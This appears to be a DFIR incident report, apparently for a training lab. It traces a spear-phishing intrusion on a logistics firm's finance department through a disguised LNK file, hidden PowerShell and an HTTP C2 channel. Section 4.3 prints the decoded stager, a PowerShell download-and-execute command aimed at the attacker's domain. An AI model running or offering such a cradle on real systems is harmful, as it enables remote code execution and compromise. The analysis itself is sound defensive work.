

Boogeyman_APT_DFIR_Report

1. Incident Scenario

1.1 Executive Summary

Quick Logistics LLC was the target of a successful spear-phishing attack against its Finance department. The threat actor compromised the workstation of Julianne Westcott by delivering a malicious Windows Shortcut (LNK) file disguised as a ZIP-archived invoice. Upon execution, the malware established a covert command and control (C2) channel and enabled the attacker to perform internal reconnaissance. The primary objective of the attack was data theft; the threat actor successfully recovered a KeePass master password stored **insecurely in Windows Sticky Notes and subsequently** exfiltrated a password database containing sensitive corporate credit card information. The observed behavior and initial access techniques are consistent with activity attributed to the "Boogeyman" threat group, which is known for targeting the logistics sector.

1.2 Investigation Objectives

The primary objectives of this investigation were to:


- Determine the initial infection vector and the scope of the workstation compromise.
- Identify the tools, techniques, and procedures (TTPs) utilized by the threat actor during the intrusion.
- Ascertain the extent of data accessed or exfiltrated from the environment.
- Provide actionable remediation and mitigation recommendations to secure the environment and prevent future occurrences.

2. Preparation


2.1 Investigation Artifacts

The following forensic artifacts were preserved and analyzed during the investigation:

- Email Evidence:** `dump.eml` containing the original phishing email headers and body.
- Network Traffic:** `capture.pcapng` containing packet captures of the malicious network activity.
- Event Logs:** `powershell.evtx` and `powershell.json` containing detailed Script Block Logging of the attacker's execution.
- File Artifacts:** `Invoice_20230103.lnk` (parsed via `output_of_lnkparse_invoice.txt`) and the recovered exfiltration payload `encoded_exfiltrated_data.txt`.
- Open-Source Intelligence:** VirusTotal analysis of the malicious LNK attachment.



3. Incident Architecture




4. Incident Investigation

4.1 Initial Access

Analysis of the initial infection vector identified that a spear-phishing email was delivered to the mailbox of Julianne Westcott (julianne.westcott@hotmail.com) on January 13, 2023, at 09:25 UTC .

The attack was highly targeted, referencing the organization "Quick Logistics LLC" and masquerading as a payment follow-up from a known business partner. The email contained an attached ZIP archive, which the user subsequently opened, triggering the compromise.



4.2 Email Analysis

The phishing email was sent by agriffin@bpakcaging.xyz , displaying the display name "Arthur Griffin". The threat actor utilized typosquatting, registering the domain bpakcaging.xyz to impersonate the legitimate entity "B Packaging Inc." The message originated from the IP address 15.235.99.80 .

Authentication checks (SPF, DKIM, and DMARC) for the email passed, indicating that the attacker properly configured the infrastructure for their malicious domain to bypass standard anti-spoofing controls. The email body instructed the user to use the password Invoice2023! to open the attached file, a common tactic used to bypass automated email gateway inspection of encrypted archives.

4.3 Attachment Analysis

The delivered attachment, Invoice.zip (908 bytes), was a password-protected archive containing a single file: Invoice_20230103.lnk . This file was a Windows Shortcut disguised as a document by utilizing a standard Microsoft Excel icon (%USERPROFILE%\Desktop\excel.ico).

When executed, the LNK file's target command launched a hidden, non-interactive PowerShell window (powershell.exe -nop -windowstyle hidden). It utilized the -enc flag to pass a Base64-encoded command.

Decoding this payload revealed the following stager execution:

```
iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')
```

This command instructed the workstation to download and execute the next stage of the malware directly into memory.

4.4 Execution

Following the initial execution of the LNK file, `powershell.exe` was heavily abused as a Living-off-the-Land Binary (LOLBin) throughout the incident.

The downloaded stager from the `/update` endpoint established a persistent Command and Control (C2) channel.

Because the stager was downloaded and executed in memory using `Invoke-Expression` (`iex`), the primary malicious payloads avoided touching the disk, operating entirely within the context of the PowerShell process.

4.5 PowerShell Analysis

Detailed analysis of PowerShell Script Block logs (EventID 4104) provided complete visibility into the attacker's interactive session. The downloaded stager implemented a custom HTTP-based C2 loop polling `cdn.bpakcaging.xyz:8080`.

